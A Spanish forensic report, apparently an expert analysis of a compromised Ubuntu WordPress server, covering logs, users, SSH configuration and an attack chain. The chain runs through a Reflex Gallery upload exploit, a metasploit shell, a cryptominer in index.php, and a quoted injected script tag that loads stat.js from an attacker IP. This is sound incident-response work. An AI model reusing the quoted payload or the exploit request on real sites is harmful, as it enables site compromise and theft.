Una vez conocido el proceso conflictivo, así como la IP origen del ataque, buscamos restos de *malware* en dicho proceso 19952, encontrando un script de minería de criptomonedas dentro del archivo de *WordPress index.php*. Además, se localiza un fichero *CVPSAzKiZiJvdxA.php* subido al servidor aprovechando una debilidad del plugins de *WordPress, Reflex Gallery 3.1.3* que se encontraba instalado.

Este fichero subido al servidor, tras una petición desde la *ip* atacante, lanzó una conexión hacia el atacante, permitiendo la ejecución remota de comandos mediante el *framework metasploit*. Durante esta conexión fue cuando se ha debido modificar el archivo *index.php* mencionado, introduciendo el *script* de minado de criptomonedas.

## 4. Análisis del disco duro

### 4.1 Datos de partida


Continuamos con el análisis del servidor solicitado por la empresa Gangas SL. En concreto pasamos a analizar la imagen del disco duro. Partimos del fichero `Server_HDD.E01`, proporcionado con el cliente y acompañado de sus hashes MD5 y SH1 para verificar la correcta integridad de este. Ver [anexo 9.1](#)

Para el análisis del disco duro utilizaremos el software de análisis forense Autopsy en su versión 4.21, así como la herramienta `ewf-tools` para montar la imagen del disco duro proporcionada. Ver [anexo 9.9](#).

### 4.2 Identificación del entorno a estudiar

#### 4.2.1 Versión del sistema operativo y kernel instalado


Para la conocer la distribución del S.O. revisamos los archivos de configuración `/etc/os-release` y `/etc/lsb-release`



```
root@edulo: /
root@edulo:/# cat /etc/os-release
NAME="Ubuntu"
VERSION="18.04.1 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.1 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
root@edulo:/#
root@edulo:/#
root@edulo:/# cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.1 LTS"
root@edulo:/#
```

Figura 24: Versión del SO

Para el caso del kernel, revisamos el contenido del fichero `kern.log`.



```
root@edulo:/# more /var/log/kern.log.1
Dec 21 12:04:49 ip-172-31-38-110 kernel: [ 0.000000] Linux version 4.15.0-1021-aws (build@lcy01-amd64-001) (gcc version 7.3.0 (Ubuntu 7.3.0-16ubuntu3)) #21-Ubuntu SMP Tue Aug 28 18:23:07 UTC 2018 (Ubuntu 4.15.0-1021.21-aws 4.15.18)
Dec 21 12:04:49 ip-172-31-38-110 kernel: [ 0.000000] Command line: BOOT_IMAGE=/boot/vmlinuz-4.15.0-1021-aws root=LABEL=cloudimg-rootfs ro console=tty1 console=ttyS0 nvme.io_timeout=4294967295
Dec 21 12:04:49 ip-172-31-38-110 kernel: [ 0.000000] KERNEL supported cpus:
```

Figura 25: Versión del kernel

Se trata del SO Linux Ubuntu 18.01.1 LTS (Bionic Beaver) con kernel 4.15.0-1021-aws

Los datos obtenidos coinciden con los de las pruebas realizadas a la imagen de la memoria RAM en el [punto 3.1](#)

#### 4.2.2 Fecha de instalación del SO

Analizando diversos indicadores obtenemos que la fecha de instalación del sistema operativo fue el 12/09/2018 a las 18:10:08 (UTC). Sin embargo, la puesta en marcha del servidor fue el 21/12/2018 a las 12:04:43. Ver [anexo 9.10](#)

#### 4.2.3 Revisión del software instalado

Examinando los directorios de aplicaciones `/usr/bin`, `/usr/sbin` así como las bases de datos de gestión de paquetes `dpkg` podemos identificar el software instalado y determinar la funcionalidad principal de servidor. Ver [anexo 9.11](#)

De la lista de paquetes instalados, destacamos:

- `apache2`, `apache2-bin`, `apache2-data`, `apache2-utils` indican que Apache HTTP Server está instalado, lo que sugiere que el servidor puede estar sirviendo páginas web o aplicaciones web. Versión 2.4.29-1ubuntu4.5
- `mysql-client-5.7`, `mysql-server`, `mysql-common` sugieren que MySQL está instalado para la gestión de bases de datos. Versión 5.7.24-0ubuntu0.18

En resumen, el servidor parece estar configurado para una variedad de roles, destacando la funcionalidad principal como servidor web (Apache) junto a base de datos (MySQL).

Teniendo en cuenta que la funcionalidad principal de servidor sería como servidor de aplicaciones web, analizamos el contenido de la carpeta `/var/www` y vemos que es un sitio web que utiliza *WordPress*, en su versión 4.9.9. [Anexo 9.12](#). Las versiones de *WordPress* comprendidas entre 3.9 y la 5.1 son vulnerables a "Comment Cross-Site Scripting (XSS)"

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9787/>

<https://WPscan.com/WordPress/499/>

Los plugins instalados en el sitio *WordPress* son:

`accelerated-mobile-pages`: ayuda a optimizar el sitio *WordPress* para dispositivos móviles. Versión 0.9.97.19

`akismet`: plugin popular para la protección contra el spam en comentarios. Versión 4.0.8

`reflex-gallery`: plugin de galería de imágenes. Versión 3.1.3. Versión en la que existe una vulnerabilidad tal y como se vio en el [punto 3.3.3.3](#)

`WordPress-importer`: plugin se utiliza para importar contenido de un sitio *WordPress* a otro. Versión 0.6.4

#### 4.2.4 Análisis del fichero passwd de usuarios

Del análisis del fichero `/etc/passwd`, ver [anexo 9.13](#), obtenemos:

- `root`: `/bin/bash`, el usuario 'root' tiene asignado `/bin/bash`, que es un shell interactivo. Como es el superusuario, puede iniciar sesión y tiene acceso total al sistema.
- `ubuntu`: `/bin/bash`, el usuario 'ubuntu' tiene `/bin/bash` como shell, lo que indica que puede iniciar sesión e interactuar con el sistema de manera interactiva.
- `mysql`: aunque tiene acceso a una shell (`/bin/false`), en general, no se espera que inicie sesión en la shell. Este usuario se utiliza para el servidor de bases de datos MySQL.
- `www-data`: este usuario suele estar asociado al servidor web Apache.

Los demás usuarios, como `daemon`, `bin`, `sys`, `sync`, `games`, `man`, `lp`, `mail`, `news`, `uucp`, `proxy`, `www-data`, `backup`, `nobody`, `systemd-network`, `systemd-resolve`, `syslog`, `messagebus`, `_apt`, `lxd`, `uidd`, `dnsmasq`, `landscape`, `sshd`, y `pollinate`, están configurados para no tener acceso a una shell (`/usr/sbin/nologin`, `/bin/false`, etc.), lo que significa que no pueden iniciar sesión en el sistema a través de la línea de comandos. Estos usuarios suelen utilizarse para tareas específicas o para servicios del sistema y no se espera que inicien sesión directamente en la shell del sistema.

Basándonos en los usuarios presentes, el servidor parece ser multifuncional, con capacidades para hosting web, bases de datos, servicios de correo electrónico, y servicios generales del sistema. La presencia de usuarios como `www-data` y `mysql` sugiere un enfoque en aplicaciones web y servicios de base de datos, tal y como se observó en el punto anterior.

#### 4.2.5 Análisis del fichero de grupos shadow

Del análisis del fichero `/etc/shadow`, ver [anexo 9.14](#), obtenemos.

**Contraseñas bloqueadas o deshabilitadas:** para la mayoría de los usuarios (como `root`, `daemon`, `bin`, etc.), el campo de contraseña contiene un `*` o `!`. Esto significa que estas cuentas están bloqueadas o deshabilitadas para el inicio de sesión. No pueden autenticarse usando una contraseña.

**Fechas de cambio de contraseña:** el número 17786 (y variaciones cercanas) en el campo de último cambio indica que todas estas contraseñas fueron cambiadas o establecidas en esa fecha, lo que sugiere una configuración o cambio masivo en esa fecha.

Política de contraseñas: los campos de edad mínima (0), edad máxima (99999), advertencia (7), etc., sugieren la configuración de políticas de contraseñas para estas cuentas por defecto.

Cuentas de usuarios regulares (ubuntu, mysql): estas cuentas parecen tener contraseñas bloqueadas (indicado por !), lo que sugiere que no pueden iniciar sesión utilizando una contraseña. Esto podría ser una medida de seguridad o podrían usar métodos alternativos de autenticación (como claves SSH).

Cuenta de postfix: tiene un valor ligeramente diferente en el campo de último cambio, lo que podría indicar que su contraseña fue cambiada o establecida en una fecha diferente a las demás.

Este archivo shadow indica que todos los usuarios del sistema están bloqueados para el inicio de sesión basado en contraseña, una práctica común en muchos sistemas para mejorar la seguridad.

## 4.3 Realización de las pruebas

### 4.3.1 Existencia y recuperación de ficheros borrados

Dado el volumen de archivos eliminados detectados por autopsy, nos centramos en los ficheros que pudieron ser eliminados después de subir el fichero **CVPSAzKiZiJvdxA.php**, al servidor y localizado en el [punto 3.3.3.3](#).

Para saber la hora de subida del fichero, buscamos dentro de los logs access de apache, filtrando por la IP detectada en el análisis de la memoria RAM como origen del fichero. Ver [anexo 9.18](#).

```
18.195.165.56 - - [03/Jan/2019:07:07:43 +0000] "POST /wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php?Year=2019&Month=01 HTTP/1.1" 200 209 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Revisamos ficheros eliminados a partir de la hora 7:07:43 (UTC+0) / 08:07:43 (UTC+1)

```
/tmp/systemd-private-b0519ad28ea249f79f3061cd3b4f7cbb-apache2.service-zY6uWO/tmp/php2YXJfl  
/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
```

Ambos ficheros son irrecuperables.

### 4.3.2 Evidencia de accesos no autorizados

#### 4.3.2.1 Revisión de los registros de firewall

Analizando los ficheros de configuración del firewall, se comprueba que este no se encontraba activo en el servidor.

En vista a las marcas de tiempo, comprobamos que los ficheros de configuración no fueron modificados desde la fecha de instalación del SO,

12/09/2018, por lo que se descarta cualquier tipo de modificación a posteriori, ya sea por el administrador del servidor o bien por algún acceso no autorizado. Ver [anexo 9.15](#)

#### 4.3.2.2 Análisis de logs de accesos

Del análisis de los logs contenidos en la carpeta `/var/log`, revisamos los relacionados con los accesos al servidor.

##### 4.3.2.2.1 auth.log

Este es uno de los archivos de registro más importantes en lo que respecta a los accesos al servidor. Registra todos los eventos de autenticación, incluyendo inicios de sesión exitosos y fallidos, tanto para cuentas locales como para servicios como SSH. Es crucial para auditar y monitorear el acceso al sistema.

La estrategia para seguir es revisar los accesos exitosos al servidor, junto con un conjunto de líneas antes y después del acceso exitoso. Se considera como comportamiento no sospechoso si no se detecta anomalía en el sentido que no proviene de varios intentos de acceso fallido seguido y después del acceso no existe comportamiento anómalo. Ver [anexo 9.16](#)

Se comprueba que el único acceso al servidor es por parte del usuario Ubuntu, vía SSH mediante el intercambio de claves RSA.

Todas las IPs de las conexiones entrantes exitosas tiene origen en España:  
`83.55.135.192 - 80.31.224.42 - 80.31.225.16 - 83.247.136.74`

Prestamos especial atención a la IP `185.216.32.36`, con origen en Bulgaria. En el análisis del log, se detecta un ataque directo sobre el servidor. Durante esta conexión, entre las 11:42 y las 11:43 del 30/12/2018, se ha modificado el archivo de configuración `wp-config.php` y el archivo `functions.php`, localizado este en la ruta `/var/www/html/wp-content/themes/twentyseventeen`.

Mediante estas modificaciones se habilitó en el servidor la etiqueta `<script>`. Permitir etiquetas y atributos HTML adicionales puede tener implicaciones de seguridad, especialmente si se permiten etiquetas como `<script>`, que pueden ser utilizadas para inyectar código JavaScript malicioso (ataques XSS). Es decir, se ha **se ha podido comprometer la seguridad del sitio**.

Por lo tanto, se hace necesario responder a las siguientes cuestiones a medida que proseguimos con el estudio del incidente.

*¿Cómo se ha conseguido acceder al servidor? ¿De qué manera ha conseguido un tercero el fichero de claves privada ssh para conectarse al sitio?  
¿Se ha llegado a explotar esta vulnerabilidad?*

##### 4.3.2.2.2 btmp

Este archivo registra los intentos fallidos de inicio de sesión. Es útil para identificar posibles intentos de acceso no autorizados o ataques de fuerza bruta. Ver [anexo 9.17](#).

Se detectan múltiples intentos de inicio de sesión con IPs origen:

119.78.243.7, 6.35% se intentos de inicio de sesión.  
165.227.140.120, 2.49% de intentos de inicio de sesión.  
138.68.156.105, 2.12% de intentos de inicio de sesión.

Se busca en este registro la presencia las IPs detectada en el punto anterior, 185.216.32.36, y no se encuentra.

#### 4.3.2.2.3 wtmp

Wtmp mantiene un registro de todos los inicios y cierres de sesión. A diferencia de btmp, wtmp registra todos los accesos, no solo los fallidos.

Según se observa en el [anexo 9.3](#) sólo queda registrado al acceso al servidor por parte del administrador del sistema, con usuario ubuntu e ip origen 83.247.136.74

#### 4.3.2.2.4 lastlog

Registra la información sobre la última vez que los usuarios iniciaron sesión en el sistema. Ofrece una forma rápida de verificar cuándo se accedió a las cuentas de usuario por última vez.

Obtenemos como resultado la misma IP que en el punto anterior.

```
root@edulo: /var/log# lastlog
Username      Port      From      Latest
root          **Never  Logged in**
daemon        **Never  Logged in**
bin           **Never  Logged in**
sys           **Never  Logged in**
sync         **Never  Logged in**
games        **Never  Logged in**
man          **Never  Logged in**
lp           **Never  Logged in**
mail         **Never  Logged in**
news         **Never  Logged in**
uucp        **Never  Logged in**
proxy        **Never  Logged in**
www-data     **Never  Logged in**
backup       **Never  Logged in**
list         **Never  Logged in**
irc          **Never  Logged in**
gnats        **Never  Logged in**
nobody       **Never  Logged in**
systemd-network **Never  Logged in**
systemd-resolve **Never  Logged in**
syslog       **Never  Logged in**
messagebus   **Never  Logged in**
_apt         **Never  Logged in**
lxd          **Never  Logged in**
uuidd        **Never  Logged in**
dnsmasq      **Never  Logged in**
landscape    **Never  Logged in**
sshd         **Never  Logged in**
pollinate    **Never  Logged in**
ubuntu       pts/0     83.247.136.74 Thu Jan 3 07:28:36 +0000 2019
mysql        **Never  Logged in**
postfix      **Never  Logged in**
root@edulo: /var/log#
```

Figura 26: Usuarios lastlog

#### 4.3.2.2.5 apache logs

apache2 (directorio): los archivos dentro de este directorio (*access.log* y *error.log*) son cruciales para rastrear los accesos al servidor web. *Access.log* registra todas las solicitudes hechas al servidor, mientras que *error.log* registra errores que ocurren en el servidor web. Ver [anexo 9.18](#).

Del análisis de los ficheros *access.log* y *error.log* de apache localizamos las entradas correspondientes a la subida al servidor del fichero localizado en el [punto 3.3.3.3](#). A través de esta petición realizada desde la IP 18.195.165.56 el día 3/1/2019 7:07:43 (UTC+0), se subió al servidor el fichero con código malicioso **CVPSAzKiZiJvdxA.php**, el cual permitió a posteriori la ejecución de código remota de comandos.

Tal y como se comentó en dicho punto, la subida de este fichero fue posible gracias a la explotación de la vulnerabilidad declarada en el plugin *Réflex Gallery* de *WordPress* presente en el servidor.

También se detectan intentos indicios de ataque al servidor:

- intentando explotar una debilidad detectada en el framework *Thinkphp*. Esta no tuvo éxito al no estar este framework instalado en el servidor.  
IPs origen: 183.192.243.180 - 185.244.25.106 - 205.185.113.123 - 78.181.101.155
- intento de inyección de código mediante script *CGI*, infructuoso ya que el servidor no está configurado para ejecutar scripts *CGI*. IPs origen: 118.89.144.131 - 194.147.34.64
- se detecta el registro de un usuario en el servidor desde la IP ya mencionada 193.238.152.59. Para el registro de este usuario se utiliza servicio de correo electrónico temporal ("[https://www.guerrillamail.com/inbox?mail\\_id=451407438](https://www.guerrillamail.com/inbox?mail_id=451407438)"). La utilización de un servicio de correo electrónico temporal para la recuperación de la contraseña puede ser una señal de actividad sospechosa o malintencionada. Anotamos **este dato como muy relevante**, para en procesos posteriores y mediante el análisis de la base de datos, localizar este usuario registrado.
- con origen IP 193.238.158.59, y con el usuario creado ya logeado, se crean 3 comentarios que son aprobados por el administrador del sitio.
- por parte de la IP 193.238.152.59 y mediante el uso de la herramienta *WPscan*, se realizan un escaneo de vulnerabilidades del sitio web. Mediante este procedimiento se obtiene información sobre el plugin de *WordPress* *Reflex-Gallery* instalado.

En base al descubrimiento de la IP 185.216.32.36 en el [punto 4.3.2.2.1](#), se guarda log con sus movimientos. [Anexo 9.20](#).

Como síntesis del estudio de los logs de apache, debemos localizar en análisis posteriores, además del usuario registrado, el contenido creado por este usuario y con origen IP 193.238.152.29. Ya que en vista que se habilitó la ejecución de scripts mediante la habilitación de las etiquetas <script>, todo indica que existe un contenido con un enlace malintencionado.

Esto nos hace referenciar al [punto 3.3.3.3](#), en el que se detectó un enlace trampa, también relacionado con una IP conflictiva:

```
Línea 123099: 707581408 http://18.195.165.56/ :34:55', 'Visit http://18.195.165.56/', 0, '1', 'Mozi  
Línea 123969: 712246826 http://18.195.165.56/stat.js d\015\012<script  
src="http://18.195.165.56/stat.js"></script>\000\000\000\000\000
```

#### 4.3.2.2.6 tallylog

tallylog es utilizado por el módulo *pam\_tally2* de PAM (*Pluggable Authentication Modules*) en Linux. Este archivo registra los intentos fallidos de autenticación, ayudando a rastrear los accesos no autorizados o los intentos de intrusión.

tallylog se centra específicamente en los intentos fallidos de autenticación y se utiliza para la gestión de seguridad de la cuenta, como el bloqueo de cuentas después de múltiples fallos de autenticación.

Se analizan los ficheros de configuración de *tallylog*, situados en */etc/pam.d* y contiene las configuraciones por defecto.

#### 4.3.2.2.7 mysql

Para servidores que ejecutan MySQL o MariaDB, este directorio puede contener registros que ayudan a rastrear el acceso a la base de datos, aunque generalmente se centran más en operaciones de la base de datos que en inicios de sesión de usuario.

Se analiza el contenido dentro del directorio */var/log/mysql*, pero todos los ficheros de logs se encuentran vacíos.

#### 4.3.2.3 Conclusiones tras el análisis de logs del servidor

Se detecta que existe un usuario de *WordPress* registrado en el servidor. El cual en función de los movimientos realizados previos al registro se duda de la buena fe de este. La IP origen del registro fue la 193.238.152.59

Se detecta que el servidor se encuentra comprometido, mediante ataques XSS, tras una conexión, en principio lícita, vía ssh y con IP origen 185.216.132.36. A través de esta conexión se modificaron archivos de configuración en el servidor que permiten estos tipos de ataques mediante etiquetas <script>.

Queda pendiente averiguar cómo obtuvo este atacante el fichero de claves SSH que le facilitó la conexión.

En detectan movimientos con IP origen 193.238.152.59, en que se crea contenido y comentarios en *WordPress*, que son validados por el

administrador. Se deben analizar este contenido ya que muy probablemente contentan enlaces maliciosos entre etiquetas <script>.

Posterior a la publicación de los comentarios por parte de la IP 193.238.152.59, se realiza un escaneo del sitio web mediante la herramienta *WPscan*. Es en este escaneo cuando supone el descubrimiento de la vulnerabilidad del plugin de *WordPress* instalado, *Reflex-Gallery*.

### 4.3.3 Usuarios definidos en el S.O. y su fecha de creación

Tal y como se vio en el [punto 4.2.4](#), el único usuario del sistema, a parte del usuario root, es el usuario "Ubuntu".

Comparando la información de las diferentes herramientas, todo indica a que el usuario fue creado el 21/12/2018 a las 12:04:49(UTC+0)

```
root@edulo:/# stat home/ubuntu/  
File: home/ubuntu/  
Size: 4096          Blocks: 8          IO Block: 4096   directory  
Device: 700h/1792d Inode: 256075     Links: 5  
Access: (0755/diwxr-xr-x)  Uid: ( 1000/  ubuntu)  Gid: ( 1000/  ubuntu)  
Access: 2018-12-30 11:49:16.997547311 +0000  
Modify: 2018-12-30 11:43:54.394101411 +0000  
Change: 2018-12-30 11:43:54.394101411 +0000  
Birth: -  
root@edulo:/#  
root@edulo:/# stat home  
File: home  
Size: 4096          Blocks: 8          IO Block: 4096   directory  
Device: 700h/1792d Inode: 1619       Links: 3  
Access: (0755/diwxr-xr-x)  Uid: (   0/   root)  Gid: (   0/   root)  
Access: 2018-12-21 12:04:59.232000000 +0000  
Modify: 2018-12-21 12:04:49.176000000 +0000  
Change: 2018-12-21 12:04:49.176000000 +0000  
Birth: -  
root@edulo:/# █
```




Figura 27: Fecha creación usuario

Como se vio en el [punto 4.2.5](#), esta cuenta no puede iniciar sesión utilizando una contraseña. Por lo que utilizará métodos alternativos de autenticación (como claves SSH).

Analizamos el fichero de configuración del servidor ssh. En él vemos que las 3 líneas no comentadas nos indica que la configuración parece estar orientada hacia el fortalecimiento de la seguridad, particularmente al desactivar la autenticación de contraseña y depender de métodos más seguros como las claves SSH. Sin embargo, la seguridad depende no solo de estas configuraciones, sino también de otras prácticas como mantener el software actualizado, usar claves SSH fuertes, y tener una configuración segura de PAM y otros aspectos del sistema.

Dado que PasswordAuthentication está desactivado, la forma principal de autenticación sería a través del intercambio de claves SSH. En un sistema con configuraciones PAM predeterminadas y estas configuraciones de SSH, la autenticación basada en clave SSH es el método que se utilizaría para acceder al servidor.

Las claves SSH son generalmente consideradas más seguras que las contraseñas debido a su mayor complejidad y resistencia a los ataques de fuerza bruta. Para acceder al servidor, un usuario necesitará tener una clave privada que coincida con una clave pública almacenada en el servidor. Este método es comúnmente utilizado por su balance entre seguridad y facilidad de uso.

```
GNU nano 2.9.3 sshd_config
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication no
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
#KerberosGetAFSToken no

# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes
#GSSAPIStrictAcceptorCheck yes
#GSSAPIKeyExchange no

# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the ChallengeResponseAuthentication and
# PasswordAuthentication. Depending on your PAM configuration,
# PAM authentication via ChallengeResponseAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes
```

Figura 28: sshd\_config

Otro dato importante es que la línea PermitRootLogin, está comentada:

```
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes
```

Figura 29: sshd\_config 2

Es una buena práctica de seguridad deshabilitar el acceso SSH para el usuario root, ya que reduce la superficie de ataque y mitiga ciertos riesgos de seguridad. En su lugar, los usuarios pueden conectarse como un usuario normal y luego escalar privilegios utilizando sudo si es necesario.

Analizando el fichero authorized\_keys del usuario root:

```
/root/.ssh
root@edulo:~/ssh# cat authorized_keys
no-port-forwarding,no-agent-forwarding,no-X11-forwarding,command="echo 'Please login as the user \"ubuntu\" rather than the user \"root\".
';echo;sleep 10" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCE82hiEzFUa1jgo1emSAftbIzkhQhcV0/cJqBqeD16Ru3tFrF1wf++nyDwI86YtwGcIXNyqA1jBhZVpJTN
TKVHVMI TLmw2S8jv0pEOZr90Q11voMyRxsgtaFFcePOKXgjpOMILkdsQ+Blo2n424cSiy6c0D6Iajp96TmdParQ4ZuP0o++fXqV7CXxfAQ75yk8Cia1Ayc/Ge3CCXLdV+ALVLUAnA
DTVuTq0o0uv5keNSy/MnRgtQdgoDHRjmHCRzV/pJaKqfVXX6yLE68b66p2GycRn8XgseD87qqPHY3WfL8fw5ZVpxRbVuA7qLWVVooVdyx8m8H801tjqRnYp7 fe1na20180703
root@edulo:~/ssh#
```

Figura 30: root authorized\_keys

El texto antes de la llave pública “*no-port-forwarding,no-agent-forwarding,no-X11-forwarding,command="echo 'Please login as the user \"ubuntu\" rather than the user \"root\".';echo;sleep 10"*”, no evita directamente que el usuario root se conecte al servidor, pero sí restringe significativamente lo que puede hacer tras conectarse, y proporciona una advertencia al usuario.

Al final de este punto volvemos a plantearnos de nuevo la pregunta expuesta en el [punto 4.3.2.2.1](#); ¿Cómo llegó un tercero a obtener la llave privada SSH para acceder al servidor? En el punto del análisis en el que nos encontramos, quizás la respuesta este dentro de la propia organización.

#### 4.3.3.1 Permisos del usuario Ubuntu

Según vemos en el [anexo 9.21](#), el usuario Ubuntu puede ejecutar cualquier comando como cualquier usuario (incluido root) en cualquier máquina sin tener que ingresar una contraseña. Es una configuración que otorga una gran libertad y poder, por lo tanto, debe usarse con precaución, especialmente en entornos de producción o en sistemas con información sensible.

#### 4.3.4 Filtración de datos

Se analizan logs y no se detectan en logs apache descarga ni traspaso de ficheros de gran tamaño. La mayoría son ficheros de imágenes en cuya revisión no se detecta nada relevante. Ver [anexo 9.22](#).

El fichero descargado de mayor tamaño mediante petición http, es el ubicado en la ruta “*/wp-content/uploads/2011/07/dsc03149.jpg*” de 615706 bytes.

No se pueden localizar en la imagen forense traspaso de ficheros vía SCP.

Existe servidor sftp instalado “*openssh-sftp-server*” el cual es un subsistema del servidor SSH (sshd), por lo que los criterios de seguridad van unidos al servidor ssh. No se detectan transferencia de ficheros

Otro punto para destacar es lo ya comentado en puntos anteriores, el posible robo de credenciales, clave privada SSH, para acceder al servidor. Esto puede ocurrir si la clave se almacenó en un lugar inseguro, fue transferida a través de un medio inseguro, o si un dispositivo que tenía la clave almacenada fue comprometido. En todo caso, la clave privada se almacena en el equipo cliente por lo que queda fuera del alcance de este análisis.

Igualmente, este perito forense recomienda:

- Revocar la clave comprometida: lo primero y más importante es revocar o deshabilitar la clave privada comprometida en el servidores y sistemas donde estaba autorizada. Esto se hace eliminando la clave pública correspondiente de los archivos `~/.ssh/authorized_keys` del servidor en estudio.
- Cambiar todas las contraseñas afectadas: cambiar la contraseña del usuario ubuntu.
- Generar nuevas claves SSH: genera un nuevo par de claves SSH (clave pública y privada) para reemplazar el par comprometido. Asegúrese de usar una frase de contraseña fuerte para la nueva clave privada.
- Auditar y actualizar configuraciones de SSH: revisar la configuración de SSH del servidor (`/etc/ssh/sshd_config`). Considera implementar o mejorar medidas de seguridad como la autenticación de dos factores, el uso de claves más robustas (por ejemplo, claves RSA de 4096 bits o claves ED25519), y la limitación del acceso por IP o usuario.
- Educar a los usuarios y mejorar las prácticas de seguridad: asegurarse de que todos los usuarios involucrados entiendan la importancia de las buenas prácticas de seguridad con las claves SSH. Esto incluye no compartir claves privadas, almacenarlas de manera segura, y usar frases de contraseña fuertes.
- Notificar a las partes afectadas: si la brecha de seguridad podría afectar a otros, como clientes o socios comerciales, infórmalos según sea necesario.

#### 4.3.5 Integridad del sistema de archivos

La estrategia para seguir en este punto sería analizar la consistencia de los archivos de log situados en la ruta `/var/log`, así como los archivos *history* de cada uno de los usuarios.

##### 4.3.5.1 Integridad de histórico de comandos

En función del archivo de históricos del usuario Ubuntu, “*bash\_history*” y de los comandos registrados en los logs *auth\**, vistos en el [anexo 9.24](#), la integridad del archivo de históricos de comandos es correcta.

#### 4.3.5.2 Integridad de los logs del servidor

En función de las configuraciones especificadas en los archivos de configuración de logs */etc/rsyslog\** y */etc/logrotate\**, vistos en el [anexo 9.24](#), la integridad de todos los archivos de logs es correcta.

#### 4.3.5.3 Integridad de ficheros *WordPress*

En este punto del análisis, se ha detectado la modificación de tres ficheros correspondientes al entorno de *WordPress*.

Vistos en el [punto 4.3.2.2.1](#):

Fichero; */var/www/html/wp-config.php*, modificado el 30/12/2018 a las 11:42.

Fichero; */var/www/html/wp-content/themes/twentyseventeen/functions.php*, modificado el 30/12/2018 a las 11:43

Visto en el [punto 3.3.4](#):

